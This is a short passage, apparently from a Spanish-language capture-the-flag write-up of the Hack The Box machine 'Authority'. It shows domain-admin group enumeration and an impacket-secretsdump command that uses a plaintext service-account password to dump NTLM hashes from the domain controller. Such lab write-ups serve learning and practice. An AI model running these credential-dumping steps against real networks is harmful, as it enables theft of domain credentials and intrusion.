net group "Domain Admins"
Dump Hashes
impacket-secretsdump authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!'@10.10.11.222 -dc-ip 10.10.11.222 -just-dc-ntlm
Verificamos las credenciales
